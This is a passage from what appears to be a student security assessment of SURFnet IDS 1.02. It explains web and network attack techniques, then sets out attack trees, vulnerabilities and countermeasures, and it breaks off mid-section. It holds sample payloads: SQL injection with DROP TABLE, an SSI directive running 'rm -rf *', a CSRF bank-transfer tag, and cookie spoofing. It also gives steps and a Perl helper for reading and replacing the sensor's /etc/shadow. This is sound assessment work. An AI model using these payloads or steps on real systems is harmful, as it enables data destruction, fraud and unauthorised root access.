and the database connection.

7 General Hacking Techniques

7.1 Introduction

In this chapter we are going to explain some basic hacking techniques used to test the security of SURFnet IDS 1.02. The aim of this chapter is to provide a background to understand better the next chapter about vulnerabilities.

7.2 Javascript Injection:

7.2.1 Injection Basics

Javascript injection is a simple technique used to alter site contents without actually leaving the site. This technique allows the attacker to spoof some information on the server such as forms and cookies.

The Javascript injections are launched from the browser URL bar and applied to the page you are currently visiting. The bar must be empty (without `http://` or whatever).

The Javascript is run from the URL bar using the `javascript:protocol`. This protocol is composed of several commands. We are going to explain two basic commands. The first command to explain is `alert`. To use it just type in the URL bar the following code.

```
javascript:alert("Hello, World!");
```

This code pops up a little dialogue box with the message `Hello, World!`. It is also possible to include more than one command in the URL bar.

```
javascript:alert("Hello"); alert("World");
```

This code shows a little dialogue box with the text `Hello` and after acceptance of this message, it prints another one with the text `World`.

7.2.2 Form Spoofing

The easy way to spoof a form is downloading the HTML page and change on your machine the values of the form to allow you to submit what you want. Sometimes this is not possible because the website checks if you are sending the form from the website you are supposed to. Using Javascript we can deceive the server. Note that the changes are temporary.

The following form is an example of a HTML form handled by a PHP program.

```
<form action="http://www.web.nl/submit.php" method="post">
<input type="hidden" name="to" value="admin@web.nl">
```

This form is used to submit some information to the admin's mail account. If you download the page you can edit the value of the form to send this information to your mail account. But if the server does the checking explained before we can use Javascript to send this information to our email account.

The forms located in a page are stored in the `form[]` array, the first form is form[0], the second one is form[1], etc. With the following command it is possible to see which certain value is using the form.

```
javascript:alert(document.forms[0].to.value)
```

After typing the command explained before in a web page where the first form is the explained form the result is a pop up alert with the email `admin@web.nl` on it.

Now we can spoof our mail there injecting the following Javascript code in the URL bar.

```
javascript:void(document.forms[0].to.value="me@mymail.nl");
```

If you show the value of the form now it is changed to `me@mymail.nl`.

7.2.3 Cookie Spoofing

A cookie is a piece of information sent by the server through the browser. The cookie is stored locally in the hard disk of the web page visitor. The cookies are sent back to the server each time the website is accessed. This piece of information is used to authenticate, track and maintain specific information about users. The cookies were invented by Lou Montully a Netscape Communications ancient engineer.

The following PHP code creates a simple cookie which stores the user name.

```
<?php
    setcookie("username", "melkor");
?>
<html>
    <body>
    </body>
</html>
```

If a web page is using cookies, it is possible to find out by using:

```
javascript:alert(document.cookie);
```

This Javascript command shows all the information stored in the cookies that a web page sends you. With the command void it is possible either alter information or create entire new values. The following command creates a new value:

```
javascript:document.cookie="Field = sth");
```

It is possible to change an existing value. For example, if the field `Authorized` exists you can spoof it using:

```
javascript:document.cookie="Authorized=yes");
```

7.3 SQL Injection

SQL injection is a technique for exploiting web applications that use data provided by the client, but without filtering from illegal characters.

When someone is programming and wants database interaction with a database, the programmer must use the language interface to interact with the ODBC drivers. So the program generated has SQL queries like this:

```
SELECT fieldlist
FROM table
WHERE field = '$var';
```

So at some point in the program this variable is filled with the right value. Sometimes this value comes from outside, from a user value. If that is the case the user can try whether the program is vulnerable. This can be done by provoking an error in the server by sending for example a malformed query. For instance the following query:

```
SELECT fieldlist
FROM table
WHERE field = 'Radboud Universiteit Nijmegen'';
```

When the SQL parser finds and extra quote mark it will abort raising an error. In that moment we are able to inject SQL queries in the variable and influence the behaviour of the system. It is possible to force the system to accept a query. For instance:

```
SELECT fieldlist
FROM table
WHERE field = 'anything' OR 'x'='x';
```

The condition of that query is always going to be true. But it is also possible to insert users or to delete a table, and these actions are potentially bad for the system because in this case the user is not only obtaining unauthorised information from the database but is actually modifying the database. For instance:

```
SELECT email, passwd, login_id, full_name
FROM members
WHERE email = 'x'; DROP TABLE members; --';
```

7.4 Server Side Includes

Server Side Includes (SSI) are directives which can be placed in HTML pages, and evaluated when the page is being served. These directives permit to add content dynamically generated, without having to serve the page using a CGI program.

This feature can be used for evil purposes if you manage to inject an SSI directive in the page using for example certain badly parsed user inputs on a page. The SSI follow this structure:

```
<!--#command attribute="value"-->
```

For instance if we can insert a directive we can delete for example all the files. There is a directive which allows you to execute unix programs present in the server using the web server privileges. For instance:

```
<!--#exec cmd="rm -rf *"-->
```

7.5 Cross-Site Scripting

Cross-Site Scripting, also called XSS, is a vulnerability found in web applications which allow code injection by malicious web users into the websites viewed by other users. This technique permits to avoid the same origin policy[1].

[1]The *same origin policy* is a security measure for client-side scripting (mostly Javascript) which prevents a document or script loaded from some origin from getting or setting the properties of another document from a different origin. This measure was adopted by Netscape in Netscape Navigator 2.0. According to this policy two pages have the same origin if the protocol, port (if given) and host are the same for both URLs. The following web page shows a clear example `http://www.mozilla.org/projects/security/components/same-origin.html`.

This vulnerability appears when a web site obtains malicious inputs from a user. The malicious code is injected in a form or a link in another website, or any other protocol which can contain HTML and Javascript code. Usually the malicious code is hidden by coding the link in hexadecimal so the link is less suspicious to the user. When the user clicks the malicious link the Javascript code is sent to the web page which generates an output page. This page contains the injected code as it was valid content and any user that can click the link will trigger the code. Javascript allows to steal cookies and any other user local information.

The XSS injections depend on the browser used. The following web page [XSS] has a big amount of ways to inject Javascript code in a web page.

But the most common way to discover if a web application is vulnerable is typing the following code in an url variable or in a form:

```
<script>alert('XSS Vulnerable')</script>
```

This code raises a window with the message `XSS vulnerable` if the website is vulnerable. These vulnerabilities have the following characteristics:

- Exploit the trust that a user has for a particular site.
- Generally involves web sites which display external data.
- Inject content of the attacker's choosing.

7.6 Cross-Site Request Forgeries

This kind of attack was discovered in 1988 by Noam Hardy, and originally called confused deputy. He explained that the attack was an application level of trust issue. Peter Watkins coined the actual name in the Bugtraq mailing lists on 2001.

Cross-site request forgeries, also known as one click attacks, session riding, sea-surf or XSRF, work by exploiting the trust that a site has in a particular user. They are the opposite kind of attacks to XSS. These attack need to trick the user to send an HTTP request on the attacker's behalf. These attacks are dangerous because many web developers and other programmers do not deploy defences against them[2].

These are the characteristics of CSRF:

- Exploit the trust that a site has for a particular user.
- Generally involve web sites that rely on the identity of the users.
- Perform HTTP requests on the attacker's behalf.

[2]In 2004 the email client of Opera by opening the images, sent all the cookies and authentication credentials with every image request of an HTML email. And Outlook acts similarly with the cookies on IE when you preview an email.

This is an example of CSRF on a vulnerable bank site. This attack is only available if the user is logged on the bank account and takes advantage that the browser sends the cookie it trusts in the user's identity.

```
<html>
    <body>
    <p>Can you see this picture?:</p>
    <img src="https://nordeaonline/client/
              transfer?amount=580000&to=russia">
    </body>
</html>
```

7.7 Session Fixation

This website vulnerability allows the attacker to fixate (set) other person SID. Most session fixation are web based and most trust on session identifiers passed using the GET method or POST data. This is how it typically works:

1. An attacker finds that a website accepts SIDs via the URL.
2. The attacker sends an email to the victim with the URL site with a known SID.
3. The victim visits the URL.
4. Now the attacker gets access to the victim's account during the session.

7.8 Session Hijacking

Session hijacking is not really an attack, but is more like a concept. This concept refers to all techniques that attempt to gain access to a user session. There are different methods to achieve this. The following list will provide some of them.

- Session Fixation.
- Sniffing.
- Cross-Site Scripting.
- Obtaining the file or the memory contents of the targeted application.
- Trojan horses.

7.9 Man-in-the-middle

Man-in-the-middle is also a concept. A Man-in-the-middle attack represents a set of attacks in different scenarios which allow the attacker to gain a middle position between the sender and the receiver. Once the position is gained the attacker is able to read, modify, insert or delete messages between the communication. Different types of Man-in-the-middle attacks can be distinguished. In this chapter we are going to describe one method to gain the position in a LAN and another method to use in a WAN.

7.9.1 ARP Spoofing

The ARP spoofing is based on the ARP protocol. This protocol is used to obtain the MAC address of a computer when you have its IP. The inverse is resolved using RARP. The node of the network that wants to do a conversion sends an ARP request for the IP with the MAC FF:FF:FF:FF:FF:FF (Broadcast), the machine that owns the requested IP responds to the request with an Ethernet frame with its MAC. The other machines ignore the request. This permits the network to adapt quickly to the changes (real time). To avoid additional traffic in the network ARP caches are used. These caches contain the IPs and the MACs associated to these IPs. The ARP cache is consulted before sending an ARP request. The ARP responses are received by all the nodes in the network. If a node receives a response that is not in its cache then the cache is updated with this value.

In the last paragraph we explained the normal way of operation, but there are many implementations of the ARP protocol. For instance, the Linux 2.4.X kernels can only be spoofed if you send ARP requests instead of ARP replies. And another strange implementation corresponds to Solaris. Solaris does not cache a reply if it is not already in the cache. To solve that problem to that kind of machines we send a spoofed ICMP packet echo request to the host and the host has to respond and then it will create an entry in its cache.

ARP spoofing consists of flooding the LAN with false ARPs which contain a false MAC address. Due to the way the ARP tables work the packets sent to the targeted IP will be redirected to the computer the attacker wants while the flooding is active.

7.9.2 DNS Poisoning

In 1993, Christoph Schuba released [SS93]. In this paper several vulnerabilities are outlined. One of them is the DNS cache poisoning. DNS cache poisoning is a technique that tricks a domain name server to believe it has received authentic information although it didn't.

The DNS to verify the authenticity of the authorised DNS replies uses IDs. An ID is a 16-bit number which is generated by the name server or resolver client who is issuing the query. Any response from the DNS must contain this ID. A DNS reply is trusted to be legitimate if the UDP or TCP port, IP and ID are correct. So if the attacker can create spoofed DNS responses for a domain with the described elements he can poison the DNS cache. According to the paper [Ste] it is possible to perform this attack using the birthday paradox.

7.10 Social Engineering

Social engineering is a set of techniques used to manipulate people into performing actions or divulging confidential information. According to Tomasz Trejderowski, the theoretic foundations of social engineering attacks are social engineering proper. This is the political science of exerting pressure, persuasion and manipulating people. Exist seven rules which describe the social engineering.

- **The reciprocity principle:** Everything positive (help, support, a gift) received from the other person generates in one immediate and irresistible will to reciprocate.
- **The social proof of equity principle:** According to this principle, it is easier to convince one to something if he or she is proven that others think or behave in the same way too.
- **The nicety principle:** If one likes someone or finds him/her nice, one will be much more eager to fulfil the other's requests.
- **The authority principle:** One has no courage to oppose someone smarter, more experienced or higher in the hierarchy than us. This mechanism works even if one is certain that the decision or action taken by that person is wrong.
- **The engagement and consequence principle:** Once one has become engaged in something, he or she will consequently strive to achieve the intended goal.
- **The inaccessibility principle:** One's perception of value of an item grows when it is temporarily or permanently inaccessible. There is also an *Inverse inaccessibility principle* which claims that things which are frequent, obvious and easily accessible have little worth in one's eyes.
- **The worth and gain principle:** It is worth fighting for valuable things (in both material sense and e.g. honour, good name, fame). If the social engineer causes in one the impression of such aspects of life being threatened, he or she can easily manipulate one to take actions one would never take out of one's own will.

8 Vulnerabilities

8.1 Introduction

This chapter is going to provide the attack tree basic concept and it presents all vulnerabilities found using the attacks described by those attack trees. As in the previous sections the system will be divided into three parts, the sensor, the tunnel server and the logging server and for each part we show a separate attack tree.

8.2 Attack Tree Concept

Attack trees are tree structures. The root contains the goal and the leaf nodes contain different ways of achieving the goal. These diagrams provide a formal, methodical way of describing the security of a system. The trees represent attacks against the studied system [Sch99].

An attack tree has the following characteristics:

- The root contains the goal.
- The leaf contains different ways to achieve the goal.
- Every branch represents an OR unless an AND is specified.
- Costs can be specified. The cheapest cost is on the root.
- Normally different values are combined.
- Each goal represents an attack tree.



Figure 8.1: Example Attack Tree using several features [Sch99].

Figure 8.1 gives an example of an attack tree combining the characteristics explained before. In the attack tree is obtained the cheapest attack requiring no special equipment, but any other combination would be possible as well.

8.3 System Attack Trees

In this section we are going to present an attack tree divided in three branches. Every branch of the tree applies to one part of the system. In this section we are going to show the three trees corresponding to the goals:

- Compromising Sensor Security.
- Compromising Tunnel Server Security.
- Compromising Logging Server Security.

In the subsequent sections we will discuss the attacks in more detail.

Figure 8.2 shows the attack tree **Compromising the Sensor Security**. The figures 8.3, 8.4 and 8.5 show the nodes Attacking Server Resources, Creating a Fake Sensor and Obtaining Privileges respectively.



Figure 8.2: General Sensor Attack Tree.

Figure 8.6 shows the attack tree **Compromising the Tunnel Server Security**. The figures 8.7, 8.8 and 8.9 show the nodes Attacking Server Resources, Creating a Fake Sensor and Obtaining Privileges respectively.

Figure 8.10 shows the attack tree **Compromising the Logging Server Security**. The figures 8.11 and 8.12 show the nodes Obtaining Privileges and Accessing Unauthorized Information respectively.

8.4 Detailed vulnerabilities

8.4.1 Obtaining the `/etc/shadow`

How to achieve it

To obtain the `/etc/shadow` file in the sensor one only needs a kernel compiled with cloop patch to support the decompression of the sensor compressed file system. Another option is to install the package `cloop-utils`. Then you mount the sensor that you can download from the SURFnet web page and copy it to a sensor using the command `dd`. When the system is mounted then you copy the file named `knoppix` from the directory named with the same name to another location such as `/tmp` and then extract the elements of the file using `extract_compressed_fs` which transforms the file in an ISO that you can mount using the Unix command. After doing that the access to the `/etc/shadow` is gained.

To obtain the `/etc/shadow` file in the tunnel server and in the logging server an attacker needs to get physical access to the server because the SSH service is not available from ingoing connections. If an attacker obtains physical access to the server he can stop and boot the server using a live CD and then the access to `/etc/shadow` is gained.



Figure 8.3: Attacking Server Resources.



Figure 8.4: Creating a Fake Sensor.

Consequences

If you gained access to the sensor password file `/etc/shadow` without the file system permission protection then you are able to do two things: you can replace the `/etc/shadow` and you can launch an offline cracking attack on the file.

Trying the attack

This threat was probed with more or less successful results on the sensor. It was not possible to extract the SURFnet sensor because of an error in the compressed ISO. After talking with the SURFnet IDS members, they notified me that this error was not supposed to be there. When I tried it with my own created sensor I succeeded. I only tried it with the `cloop-utils` package. There exists another option, which consists of compiling a kernel providing cloop module support to the kernel and then using this module to mount the compressed ISO. I guess that this method will work in the SURFnet sensor because it is the method used when the sensor boots. When the sensor boots this module decompresses the compressed ISO. So it is supposed to work.



Figure 8.5: Obtaining Privileges.



Figure 8.6: General Tunnel Server Attack Tree.

The other attack against the SURFnet tunnel server and logging server was not tried due to legal, ethical and physical reason. To try it you must find out where is the server placed and reach it avoiding the physical security measures deployed by SURFnet.

Countermeasures

The countermeasures to this attack on the sensor are encrypting the filesystem to avoid that someone can look inside the filesystem. The solution is difficult because the sensor needs to boot, so then the kernel starting process needs to be able to decrypt the encrypted filesystem. After thinking about this topic the best solution that I found is to use a symmetric key algorithm such as Blowfish, IDEA or Twofish to encrypt the filesystem. It is better if this algorithm is public because then it is more easy to study and at the end safer. We are going to encrypt around 350 MB so we can afford using 256 bits key encryption because the files are not so big. Then SURFnet needs to create a registration method to request a sensor. When your request for a sensor is submitted a pair of certificates is created. These certificates identify the sensor. When the sensor is downloaded by sending an email, two emails are received. The first will contain the encrypted key and the second one the certificate



Figure 8.7: Attacking Server Resources.



Figure 8.8: Creating a Fake Sensor.

to decrypt the key. The certificate received is different than the certificates generated during the sensor creation. Anyway we need a trustworthy way to give the password of the symmetric key to obtain the password which decrypts the sensor. Then when the sensor boots this password would be requested.

The countermeasures in the tunnel server and in the logging server are to establish the value of the information contained in the server and deploy physical countermeasures restricting the access to the server. These countermeasures will cost the same or more amount of money to break them than the information contained in the servers.

8.4.2 Replacing `/etc/shadow`

How to achieve it

To replace the `/etc/shadow` file on the sensor one only needs a kernel compiled with cloop patch to support the decompression of the sensor compressed file system. Another option is to install the



Figure 8.9: Obtaining Privileges.



Figure 8.10: General Logging Server Attack Tree

package `cloop-utils`. Then you mount the sensor. When the sensor is mounted you copy the file named `knoppix` from the directory named with the same name to another location (e.g. `/tmp/`) and then extract the elements of the file using `extract_compressed_fs` which transforms the file in an ISO that you can mount using the Unix command. Then you can replace the `/etc/shadow` by another one with a known `root` password.

To replace `/etc/shadow` file on the tunnel server and in the logging server you can replace the file booting from a live CD and logging in the live CD as `root`.

To obtain a new MD5 hashed password and create the new shadow file you can use the following program:

```
#!/usr/bin/perl

use Crypt::PasswdMD5 qw(unix_md5_crypt);

$noptions = @ARGV;

if ( $noptions != '2' || $ARGV[0] eq "--help") {
```



Figure 8.11: Obtaining Privileges



Figure 8.12: Accessing Unauthorized Information

```
     print "Program usage: tomd5.pl <password> <salt>";
}
else {
     print stdout unix_md5_crypt($ARGV[0], $ARGV[1]);
}
```

Consequences

If you replace the `/etc/shadow` file in the sensor by one of which you know the `root` password, you get `root` access. This allows you to stop, update and reboot the sensor even if you do not have this privileges. To replace the file you should be the owner of the sensor or have access to the sensor physically or via SSH. In the first case you do not gain anything that you could not do before. In the second case, you gain control over the sensor, allowing you to start, stop or update it. In the third case you gain the same but you need to be able to access it via SSH. And it allows you to perform a denial of service attack as well.

If you replace the `/etc/shadow` file in the server you can not change the `root` password because the admin will discover it easily. But you can add a new user with more privileges and open some port to connect to the server that will be more difficult to detect. In that case depending on the firewall practises you may obtain remote access to the system using a backdoor in a non blocked port.

Trying the attack

This attack was tried with successful results in the sensor. Using the Perl program provided before you can modify or replace the `/etc/shadow` `root` entry. The section 8.4.1 shows how to reach the file with read and write permissions. Once you get it replace it with the self-generated `/etc/shadow` file and you obtain the `root` access.

As explained in section 8.4.1 the attack against the SURFnet tunnel and logging server is not tried due to the same issues. A brief explanation how to do it is shown in the same section.

Countermeasures

The countermeasures to avoid the password replacing are not clear. These countermeasures must be focused on avoiding that the user can obtain the shadow file. This is already explained in section 8.4.1.

Possible solutions in the sensor would be to replace the authentication method by a proprietary one and keep it secret but this does not help because if someone reveals the secret then we do not gain anything. So it is better to use a standard authentication method like the method used now and try to avoid that someone obtains the `/etc/shadow`. Related with the use of MD5 in the authentication it is better to change it to Blowfish or other methods due to the MD5 issues. It is only to take precautions.

The solutions in the tunnel server and logging server must be related to restricting the access to the servers. The security measures adopted to avoid the server manipulations by unauthorised users must cost more money to the intruder to break than the benefit which the attacker can obtain.

8.4.3 Offline attack against file `/etc/shadow`

How to achieve it

Several years ago Unix stored the passwords in the file `/etc/password` encrypted in a DES form and salted. After that the encryption method was changed to MD5 because of the DES 56 bits encryption was demonstrated weak. This means that an attacker can obtain the hashed form of the user passwords and then launch a cracking offline attack against the MD5 without alerting the system's security modules designed to detect an abnormal number of failed logins. This password file needs to be readable for several processes hence closing it for all the users except for the `root` is not a feasible solution. For that reason `/etc/shadow` was invented to separate the password information which needed to be only readable by the `root` user.

To make it more difficult to guess the password two characters of salt are added providing for the same password 4096 different ways to store the same password. Each password is hashed 1000 times. This feature implies that the password is extremely more difficult to crack.

If the file `/etc/shadow` can be obtained then you can do a brute force attack against the MD5 to obtain the password. It will take a lot of time even on a Pentium 4 but you will guess the password specially if you know the salt added to the password and if the passord cardinal is low. In that case the amount of possibilities decreases a lot. If you get the `/etc/shadow` file then you know the salt that is added. If you can not obtain the `/etc/shadow`, in that case it would be extremely easy to detect that someone is doing an online brute force against the system because the logs will detect a lot of failures in the login authentication.

To perform the task of brute force exists for instance the FPGA approach called COPACOBANA which is a cost optimised code breaker. This system is cheap compared against a cluster and performs the same task using a big amount of FPGA configured to break the code. For example for 8980 euros you can obtain a COPACABANA system which obtains DES password in 8.7 days. The same system built with Pentium 4 costs 3.6 million euros (about 6000 PCs). One FPGA@100Mhz performs 400 million keys/sec and a Pentium 4 with 3Ghz (normal computer nowadays) performs around 2 million keys/sec. That is an example of how powerful a brute force attack can be.

Other ways to proceed are using clusters or the BOINC architecture, but the cheapest one is the FPGA approach.

As a cracker `John the ripper` can be used. This program allows normal brute force and dictionary based attacks. If you have enough disk space it is also possible to use rainbow tables. These rainbow tables contain pairs of pregenerated password hashes, so you need a lot of space to store a big amount of combinations, but then is very fast to try to obtain the password.

Consequences

Obtaining the password of one sensor implies obtaining the password of all the sensors generated by SURFnet. Hence the attacker can become `root` on all sensors (if firewalls allow him).

In the case of the logging server and tunnel server you can use it to install a backdoor if you do not have remote access to the machine in a port used. Or if you have physical access you can change whatever on the server.

Trying the attack

The attack was not accomplished on the sensor due to the amount of resources required `John the Ripper` was launched during three days performing a dictionary attack and nothing was found.

The section 8.4.1 gives an explanation about why this attack was not tried.

Countermeasures

The measures in the sensor are to create a personal sensor for each request and to encrypt the filesystem to avoid obtaining the shadow file. The second one is already explained in detail in section 8.4.1.

The countermeasures in the tunnel server and in the logging server are to establish the value of the information contained in the server and deploy physical countermeasures restricting the access to the server. These countermeasures will cost the same or more amount of money to break than the information contained in the servers.

Another solution is to use strong passwords: more than eight characters, using symbols and numbers, prohibit using words in a dictionary. Good passwords are sentences.

8.4.4 Exploiting vulnerabilities

How to achieve it

The sensor can be attacked on the port of the DHCP client if a vulnerability on that service is found, as well as in the SSH port. If a buffer overflow or a format strings vulnerability is found an attacker can obtain the privileges of those applications and finding more vulnerable applications in the sensor obtain `root` privileges. It is possible that some applications in the sensor provided by SURFnet will be vulnerable because the sensor obtained is not updated.

It is possible to become `root` if the right vulnerabilities are found in the tunnel server. This is possible using techniques such as buffer overflows or format strings. When a vulnerability on an application is exploited executing a shell, this shell has the the same privileges as the application. Then the attacker needs to find other vulnerabilities in the system to gain the level of privileges that he wants. To become `root` using these techniques it is needed to find a vulnerability into Nepenthes, OpenVPN, Apache or whatever services running on the open ports. At the moment there are no public domain vulnerabilities for Nepenthes or OpenVPN which permit this.

The same can be applied to the logging server which runs Apache. If Apache suffers a buffer overflow vulnerability or format strings vulnerability you can use it to gain the Apache privileges. By finding other applications the attacker can gain more privileges. It is also possible to provoke DoS attacks with some kind of vulnerabilities on Apache. At the moment there is no public domain vulnerability which allows that.

Consequences

